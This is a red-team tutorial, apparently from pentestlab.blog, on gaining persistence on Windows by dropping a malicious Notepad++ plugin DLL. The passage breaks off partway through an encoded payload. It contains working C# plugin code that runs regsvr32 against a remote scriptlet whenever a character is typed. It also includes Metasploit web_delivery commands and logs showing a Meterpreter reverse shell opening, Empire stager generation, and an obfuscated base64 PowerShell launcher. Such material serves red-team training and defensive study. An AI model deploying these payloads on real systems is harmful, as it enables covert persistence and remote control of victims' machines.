Persistence – Notepad++ Plugins

pentestlab.blog/category/red-team/page/17

February 14, 2022


It is not uncommon a windows environment especially dedicated servers which are managed by developers or IT staff to have installed the Notepad++ text editor. Except of the storage of scripts and administrator commands which can provide important information for a red team operator, it could be leveraged as a persistence mechanism by loading an arbitrary plugin that will execute a command or a script from a remote location.

Daniel Duggan brought the idea of persistence via Notepad++ plugins to light in an article which highlights the technique. Plugins can be used to extend the capability of Notepad++. By default there is a list of approved plugins which a user can download inside Notepad++ but custom plugins are allowed also without any validation giving flexibility to developers to extend the usage of the text editor. A plugin has the form a DLL file and is stored in the following path:

```
%PROGRAMFILES%\Notepad++\plugins
```

It should be noted that in order for a plugin to be loaded the folder and the DLL need have identical names. For red team operators there is no need to write a malicious plugin from scratch since the Notepad++ Plugin Pack can be used as a template. There are various API's that could be used to execute something arbitrary when a specific event occurs. The *SCI_ADDTEXT* API will trigger a custom command when a character is typed inside notepad++. In the following example a message box will appear during insertion of a character.

```
class Main
{
static bool ExecuteOnce = true;
public static void OnNotification(ScNotification notification)
{
if (notification.Header.Code == (uint)SciMsg.SCI_ADDTEXT && ExecuteOnce)
{
MessageBox.Show("Persistence via Notepad++ - Visit https://pentestlab.blog");
ExecuteOnce = !ExecuteOnce;
}
}
```




```
class Main
{
    internal const string PluginName = "$safeprojectname$";
    static string iniFilePath = null;
    static bool someSetting = false;
    static frmMyDlg frmMyDlg = null;
    static int idMyDlg = -1;
    static Bitmap tbBmp = Properties.Resources.star;
    static Bitmap tbBmp_tbTab = Properties.Resources.star_bmp;
    static Icon tbIcon = null;
    static bool ExecuteOnce = true;

    1 reference
    public static void OnNotification(ScNotification notification)
    {
        if (notification.Header.Code == (uint)SciMsg.SCI_ADDTEXT && ExecuteOnce)
        {
            Process process = Process.GetCurrentProcess();
            MessageBox.Show("Persistence via Notepad++ - Visit https://pentestlab.blog");

            ExecuteOnce = !ExecuteOnce;
        }
    }
```

Notepad++ – Plugin Message Box

Compiling the code will generate the DLL file. This technique can be utilized under the context of an elevated user such as the administrator since write permissions are required to drop the plugin into the relevant sub-folder of "*Program Files*".


```
dir "C:\Program Files\Notepad++\plugins\pentestlab"
```



```
Microsoft Windows [Version 10.0.17763.2183]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>dir "C:\Program Files\Notepad++\plugins\pentestlab"
 Volume in drive C has no label.
 Volume Serial Number is A085-E389

 Directory of C:\Program Files\Notepad++\plugins\pentestlab

30/01/2022  21:33    <DIR>          .
30/01/2022  21:33    <DIR>          ..
30/01/2022  21:32           204,800 pentestlab.dll
               1 File(s)        204,800 bytes
               2 Dir(s)  39,934,455,808 bytes free

C:\Users\pentestlab.PURPLE>
```

Notepad++ – Plugin Location

The next time that Notepad++ is launched and a character is typed the message box will appear which indicates that the code has been executed successfully.


*new 1 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1
1
a
OK

Persistence via Notepad++ - Visit https://pentestlab.blog


Notepad++ – Code Execution

File-less payloads could be also executed in order to establish a communication channel. A very popular technique utilizes the *regsvr32* windows binary in order to execute a scriptlet from a remote location. Metasploit Framework has support for this technique via the web delivery module. Executing the commands below will initiate a server where the payload will be hosted.

```
use exploit/multi/script/web_delivery
set target 2
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.3
set LPORT 4444
run
```

Code could be modified slightly to execute *regsvr32* with the required arguments.


```
class Main
{
static bool firstRun = true;
public static void OnNotification(ScNotification notification)
{
if (notification.Header.Code == (uint)SciMsg.SCI_ADDTEXT && firstRun)
{
string strCmdText;
strCmdText = "/s /n /u /i:http://10.0.0.3:8080/nHIcvfz6N.sct scrobj.dll";
Process.Start("regsvr32", strCmdText);
firstRun = !firstRun;
}
}
```



```
namespace Kbg.NppPluginNET
{
    5 references
    class Main
    {
        internal const string PluginName = "$safeprojectname$";
        static string iniFilePath = null;
        static bool someSetting = false;
        static frmMyDlg frmMyDlg = null;
        static int idMyDlg = -1;
        static Bitmap tbBmp = Properties.Resources.star;
        static Bitmap tbBmp_tbTab = Properties.Resources.star_bmp;
        static Icon tbIcon = null;
        static bool firstRun = true;

        1 reference
        public static void OnNotification(ScNotification notification)
        {
            if (notification.Header.Code == (uint)SciMsg.SCI_ADDTEXT && firstRun)
            {
                string strCmdText;
                strCmdText = "/s /n /u /i:http://10.0.0.3:8080/nHIcvfz6N.sct scrobj.dll";
                Process.Start("regsvr32", strCmdText);
                firstRun = !firstRun;
                }
            }

```

Notepad++ – Plugin Regsvr32 Method


Similarly, as with the initial example when a new character is typed inside Notepad++ that will trigger the event which will execute the command.


*new 1 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1

```
p
```

Notepad++ – Persistence Trigger

A Meterpreter session will open and a communication channel will established.




```
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.0.0.3:4444
[*] Using URL: http://0.0.0.0:8080/nHIcvfz6N
[*] Local IP: http://10.0.0.3:8080/nHIcvfz6N
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://10.0.0.3:8080/nHIcvfz6N.sct scrobj.dll
[*] 10.0.0.9          web_delivery - Handling .sct Request
[*] 10.0.0.9          web_delivery - Delivering Payload (3577 bytes)
[*] Sending stage (200262 bytes) to 10.0.0.9
[*] Meterpreter session 1 opened (10.0.0.3:4444 → 10.0.0.9:52573) at 2022-01
-31 03:51:05 -0500
```

Notepad++ – Regsvr32 Meterpreter

Execution of the commands below will initiate the interaction with the target host and retrieve the parent working directory and which user triggered the payload.

```
sessions
sessions -i 1
pwd
getuid
```




```
msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x64/win      PURPLE\pentestlab @  10.0.0.3:4444 → 10.
            dows                     HIVE                 0.0.9:52573 (10.0.0.
                                                          9)

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > pwd
C:\Program Files\Notepad++
meterpreter > getuid
Server username: PURPLE\pentestlab
meterpreter >
```

Notepad++ – Meterpreter

Empire

In a similar manner Empire C2 could be used to generate various stager files. These files typically contain a base64 command which can be executed within a PowerShell process. The following stager has been used as an example:

```
usestager windows/launcher_sct
```




```
       390 modules currently loaded

       1 listeners currently active

       0 agents currently active

[*] Connected to localhost
(Empire) > usestager windows/launcher_sct
```

Empire Stager Module

The stager should point to the listener which is running already in Empire and the command *execute* will write the file into “*generated-stagers*” folder.


```
set Listener http
execute
```



```
|                    |               |           | connecting.
      |
|--------------------+---------------+-----------+-------------------------
------|
| UserAgent          | default       | False     | User-agent string to use for t
he    |
|                    |               |           | staging request (default, none
, or  |
|                    |               |           | other).
      |
└--------------------+---------------+-----------+-------------------------
------┘

(Empire: usestager/windows/launcher_sct) > set Listener http
[*] Set Listener to http
(Empire: usestager/windows/launcher_sct) > execute
[*] launcher.sct written to /usr/share/powershell-empire/empire/client/genera
ted-stagers/launcher.sct
(Empire: usestager/windows/launcher_sct) > 
```


Empire – Stager Configuration & Generation

The file could be dropped into the system and executed via regsvr32. Alternatively, the command could be used inside the plugin to avoiding writing the .sct file into disk.



```
<script language="JScript">
    <![CDATA[
        var r = new ActiveXObject("WScript.Shell").Run('powershell -noP -
sta -w 1 -enc
SQBGACgAJABQAFMAVgBlAFIAcwBJAE8AbgBUAGEAQgBsAEUALgBQAFMAVgBlAHIAcwBJAG8AbgA-
uAE0AQQBqAG8AcgAgAC0AZwBlACAAMwApAHsAfQA7AFsAUwBZAFMAVABFAE0ALgBOAGUAVAAuAF-
MAZQBSAFYASQBDAGUAUABvAEkATgB0AE0AYQBuAEEARwBlAFIAXQA6ADoARQBYAFAAZQBjAFQAM-
